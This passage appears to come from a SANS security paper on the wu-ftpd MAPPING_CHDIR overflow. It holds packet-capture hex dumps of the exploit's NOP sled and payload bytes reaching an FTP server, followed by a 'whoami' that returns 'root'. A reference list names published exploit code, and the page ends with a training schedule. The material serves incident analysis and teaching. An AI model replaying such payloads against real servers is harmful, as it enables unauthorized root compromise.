0590  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
05a0  90 90 90 90 90 90 90 90 90 90 90 90 90 22 20 69   ............." i
05b0  73 20 63 75 72 72 65 6e 74 20 64 69 72 65 63 74   s current direct
05c0  6f 72 79 2e 0d 0a                                 ory...

Frame 125 (66 on wire, 66 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849497907, Ack: 1226250495

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 34 99 fc 40 00 40 06 02 d6 d0 e7 fe 1f d0 e7   .4..@.@.........
0020  fe 02 13 5e 00 15 32 a2 4f 33 49 17 18 ff 80 10   ...^..2.O3I.....
0030  32 e8 22 68 00 00 01 01 08 0a 00 e2 51 e8 00 05   2."h........Q...
0040  39 4d                                             9M

Frame 126 (328 on wire, 328 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
```

```
                    Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                    Seq: 849497907, Ack: 1226250495
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  01 3a 99 fe 40 00 40 06 01 ce d0 e7 fe 1f d0 e7   .:..@.@.........
0020  fe 02 13 5e 00 15 32 a2 4f 33 49 17 18 ff 80 18   ...^..2.O3I.....
0030  3e 38 3c 1e 00 00 01 01 08 0a 00 e2 51 fc 00 05   88..........Q...
0040  39 61 42 12 07 08 42 12 07 08 42 12 07 08 42 12   9aB...B...B...B.
0050  07 08 42 12 07 08 42 12 07 08 42 12 07 08 42 12   ..B...B...B...B.
0060  07 08 0a                                          ...

Frame 129 (131 on wire, 131 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                    Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                    Seq: 1226250779, Ack: 849498202
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 75 05 39 40 00 40 06 97 48 d0 e7 fe 02 d0 e7   .u.9@.@..H......
0020  fe 1f 00 15 13 5e 49 17 1a 1b 32 a2 50 5a 80 18   .....^I...2.PZ..
0030  7d 78 5b 1e 00 00 01 01 08 0a 00 05 39 62 00 e2   }x[.........9b..
0040  51 fc 35 30 30 20 27 42 12 07 08 42 12 07 08 42   Q.500 'B...B...B
0050  12 07 08 42 12 07 08 42 12 07 08 42 12 07 08 42   ...B...B...B...B
0060  12 07 08 42 12 07 08 27 3a 20 63 6f 6d 6d 61 6e   ...B...': comman
0070  64 20 6e 6f 74 20 75 6e 64 65 72 73 74 6f 6f 64   d not understood
0080  2e 0d 0a                                          ...

Frame 131 (73 on wire, 73 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                    Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                    Seq: 849498202, Ack: 1226250844
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 3b 9a 0b 40 00 40 06 02 c0 d0 e7 fe 1f d0 e7   .;..@.@.........
0020  fe 02 13 5e 00 15 32 a2 50 5a 49 17 1a 5c 80 18   ...^..2.PZI..\..
0030  3e 38 b4 ec 00 00 01 01 08 0a 00 e2 53 38 00 05   8..........S8..
0040  39 62 77 68 6f 61 6d 69 0a                        9bwhoami.

Frame 133 (71 on wire, 71 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                    Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                    Seq: 1226250844, Ack: 849498209
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 39 05 3b 40 00 40 06 97 82 d0 e7 fe 02 d0 e7   .9.;@.@.........
0020  fe 1f 00 15 13 5e 49 17 1a 5c 32 a2 50 61 80 18   .....^I..\2.Pa..
0030  7d 78 e6 b9 00 00 01 01 08 0a 00 05 3a 9f 00 e2   }x..........:...
0040  53 38 72 6f 6f 74 0a                              S8root.
```

REFERENCES

AA01 AA-99.01 Wu-ftpd/BeroFTPD MAPPING_CHDIR Vulnerability 8/27/99
Australian Computer Emergency Response Team
ftp://ftp.auscert.org.au/pub/auscert/advisory/
AA-1999.01.wu-ftpd.mapping_chdir.vul

AA02 AA-99.02 Multiple Vulnerabilities in wu-ftpd based daemons 10/19/99
Australian Computer Emergency Response Team
ftp://ftp.auscert.org.au/pub/auscert/advisory/
AA-1999.02.multi.wu-ftpd.vuls

ALEPH1 "Smashing the Stack for Fun and Profit", Aleph One, Phrack 49,
8/11/96, http://www.phrack.org/phrack/49/P49-14

ANA1 wu250.c MAPPING_CHDIR exploit code, anathema, 1999
http://exploits.soldierx.com/daemon/ftpd/wu250.c

ANON1 Once upon a free(), Anonymous, Phrack 57, 8/11/2001
http://www.phrack.org/phrack/57/p57-0x09

ARP1 Arp Poisoning, DataWizard, Blacksun Research Facility
http://blacksun.box.sk/tutorials/format.php3?file=arp.html

BOUNCE1 FTP bounce attack shell script, author unknown
http://www.dsinet.org/tools/exploits/ftpd-exploits/ftpBounceAttack.txt

BSDFTPD BSDFTPD-SSL Secure ftp daemon for FreeBSD and Linux
http://bsdftpd-ssl.sc.ru/

BUG1 Wu-ftpd message Buffer Overflow Vulnerability
Security Focus Vulnerability, bugtraq ID 726
http://www.securityfocus.com/bid/726

BULBA1 wuftp25.tar.gz, shell script for MAPPING_CHDIR exploit,
bulba, 1999,
http://www.dsinet.org/tools/exploits/ftpd-exploits/wuftp25.tar.gz

CERT1 "Anonymous FTP Configuration Guidelines", CERT Coordination Center
http://www.cert.org/tech_tips/anonymous_ftp_config.html

CERT2 "Anonymous FTP Abuses", CERT Coordination Center
http://www.cert.org/tech_tips/anonymous_ftp_abuses.html

CERT3 Advisory CA-1999-13 Multiple Vulnerabilities in WU-FTPD,
CERT Coordination Center
http://www.cert.org/advisories/CA-1999-13.html

ETHER1 Ethereal network sniffer homepage
http://www.ethereal.com/

ETTER1 Ettercap, Ornaghi and Valleri,
http://ettercap.sourceforge.net/

FTPD1 Wu-ftpd-2.5.0 release

http://wu-ftpd.theomnistore.com/wu-ftpd-attic/wu-ftpd-2.5.0.tar.gz

FTPD2 Wu-ftpd-2.5.0 mapped.path.overrun.patch
http://wu-ftpd.theomnistore.com/wu-ftpd-attic/wu-ftpd-2.5.0-patches/
mapped.path.overrun.patch

GERBER1 FTP PASV "Pizza Thief" Exploit, Jeffrey R. Gerber, 2/1/99
http://www.info-sec.com/internet/99/internet_020199a_j.shtml

GFTP1 GFTP homepage
http://gftp.seul.org/

HOBB1 "The FTP Bounce Attack", Hobbit, July 1995
widely available, the definitive link
ftp://avian.org/random/ftp-attack is not active, also available at
http://www.mono.org/~arny/ftpbounce.txt

HOROWITZ1 FTPSEC Implementations, Marc Horowitz
http://www.mit.edu/people/marc/ftpsec/implementations.html

IF1 ifafoffuffoffaf.c MAPPING_CHDIR exploit code, typo/teso 1999.
http://downloads.securityfocus.com/vulnerabilities/exploits/
ifafoffuffoffaf.c

INCD1 Top 10 target ports for January 16, 2002
http://www.dshield.org/topports.html

LIBSAFE1 Libsafe home page, Avaya Labs
http://www.avayalabs.com/project/libsafe/index.html

LTRACE1 Ltrace homepage
http://freshmeat.net/projects/ltrace/

MAXX1 "Vudu malloc tricks", Michel "MaXX" Kaemph, Phrack 57, 8/11/01,
http://www.phrack.org/phrack/57/p57-0x08

MIXTER1 wu25v2.c MAPPING_CHDIR exploit code, Mixter, 1999,
http://exploits.soldierx.com/daemon/ftpd/wu25v2.c

MOAN1 FTP Daemon Options for Linux, Rick Moen, 11/27/01
http://www.linuxmafia.com/pub/linux/security/ftp-daemons

NCFTP1 Ncftp homepage
http://www.ncftp.com

NMAP1 "The Art of Port Scanning", Fyodor
http://www.insecure.org/nmap/nmap_doc.html

NUUB1 wuftpd250-sploit.c MAPPING_CHDIR exploit code, nuuB, 9/19/99,
http://www.dsinet.org/tools/exploits/ftpd-exploits/wuftpd250-sploit.c

OPENW1 Openwall project Linux kernel patch page
http://www.openwall.com/linux/

PAX1 Homepage of the PaX Team
http://pageexec.virtualave.net/

PAX2 Pax documentation changes to Linux menuconfig help pages
      http://pageexec.virtualave.net

RFC854 "Telnet Protocol Specification", J. Postel, J. Reynolds, 5/83,
      http://www.ietf.org/rfc/rfc854.txt

RFC959 "File Transfer Protocol", J. Postel, J Reynolds, 10/85,
      http://www.ietf.org/rfc/rfc959.txt

RFC1123 "Requirements for Internet Hosts -- Application and Support",
      R Braden, ed, 10/89,
      http://www.ietf.org/rfc/rfc1123.txt

RFC1579 "Firewall-Friendly FTP", S Bellovin, 2/94
      http://www.ietf.org/rfc/rfc1579.txt

RFC1635 "How to use Anonymous FTP", P Deutsch, A. Emtage, A. Marine, 5/94
      http://www.ietf.org/rfc/rfc1635.txt

RFC1639 "FTP Operation Over Big Address Records (FOOBAR)",
      D. Piscitello, 6/94
      http://www.ietf.org/rfc/rfc1639.txt

RFC2151 "A Primer on Internet and TCP/IP Tools and Utilities",
      G.Kessler, S. Shepard, 6/97
      http://www.ietf.org/rfc/rfc2151.txt

RFC2228 "FTP Security Extensions", M. Horowitz, S. Lunt 10/97,
      http://www.ietf.org/rfc/rfc2228.txt

RFC2389 "Feature Negotiation Mechanism for the File Transfer Protocol",
      P. Hethmon, R. Elz, 8/98
      http://www.ietf.org/rfc/rfc2389.txt

RFC2428 "FTP Extensions for IPv6 and NATs", M. Allman,
      S. Osterman, C. Metz, 9/98
      http://www.ietf.org/rfc/rfc2428.txt

RFC2577 "FTP Security Considerations", M. Allman, S.Ostermann, 5/99
      http://www.ietf.org/rfc/rfc2577.txt

RFC2640 "Internationalization of the File Transfer Protocol",
      B Curtin, 7/99
      http://www.ietf.org/rfc/rfc2640.txt

RFC2773 "Encryption using KEA and SKIPJACK", R. Housley, P. Yee, W. Nace,
      2/2000, http://www.ietf.org/rfc/rfc2773.txt

RIX1 "Writing ia32 alphanumeric shellcodes", rix@hert.org, 8/11/01
      http://www.phrack.org/phrack/57/p57-0x0f

SAFE1 SafeTP Transparent FTP Security Software
      http://safetp.cs.berkeley.edu/

SFTP1 SFTP homepage
      http://www.xbill.org/sftp/

SOL1 Solaris2 FAQ, Casper Dik 2/6/01
      http://www.science.uva.nl/pub/solaris/solaris2/

SOLAR1 "lpr LIBC RETURN exploit", Solar Designer, 8/10/97
      http://www.insecure.org/sploits/linux.libc.return.lpr.sploit.html

SS1   StackShield home page
      http://www.angelfire.com/sk/stackshield/index.html

SSH1 Openssh homepage
      http://www.openssh.com

STACK1 "StackGuard Compiler: a gcc Enhancement", web page
      http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/compiler.html

WUFTPDFAQ "Frequently Asked Questions about wu-ftpd, with answers"
      http://www.wu-ftpd.org/wu-ftpd-faq.html

Last Updated: July 23rd, 2017

Upcoming Training

Security Awareness Summit & Training 2017	Nashville, TN	Jul 31, 2017 - Aug 09, 2017	Live Event
SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Salt Lake City 2017	Salt Lake City, UT	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS New York City 2017	New York City, NY	Aug 14, 2017 - Aug 19, 2017	Live Event
SANS Chicago 2017	Chicago, IL	Aug 21, 2017 - Aug 26, 2017	Live Event
Community SANS Memphis SEC504	Memphis, TN	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
Mentor Session AW - SEC504	Milwaukee, WI	Aug 23, 2017 - Sep 29, 2017	Mentor
Mentor Session AW - SEC504	New York, NY	Aug 24, 2017 - Sep 08, 2017	Mentor
Mentor Session - SEC504	Denver, CO	Aug 29, 2017 - Oct 10, 2017	Mentor
SANS San Francisco Fall 2017	San Francisco, CA	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS vLive - SEC504: Hacker Tools, Techniques, Exploits and Incident Handling	SEC504 - 201709,	Sep 05, 2017 - Oct 12, 2017	vLive
SANS Tampa - Clearwater 2017	Clearwater, FL	Sep 05, 2017 - Sep 10, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Mentor AW - SEC504	Santa Clara, CA	Sep 11, 2017 - Sep 22, 2017	Mentor
Mentor Session - SEC504	Arlington, VA	Sep 20, 2017 - Nov 01, 2017	Mentor
Community SANS Columbia SEC504	Columbia, MD	Sep 25, 2017 - Sep 30, 2017	Community SANS
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
Rocky Mountain Fall 2017	Denver, CO	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS SEC504 at Cyber Security Week 2017	The Hague, Netherlands	Sep 25, 2017 - Sep 30, 2017	Live Event
Mentor Session - SEC504	Boston, MA	Sep 26, 2017 - Nov 07, 2017	Mentor
SANS DFIR Prague 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
Mentor Session AW - SEC504	Houston, TX	Oct 02, 2017 - Dec 11, 2017	Mentor
Mentor Session - SEC504	Columbia, SC	Oct 03, 2017 - Nov 14, 2017	Mentor
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS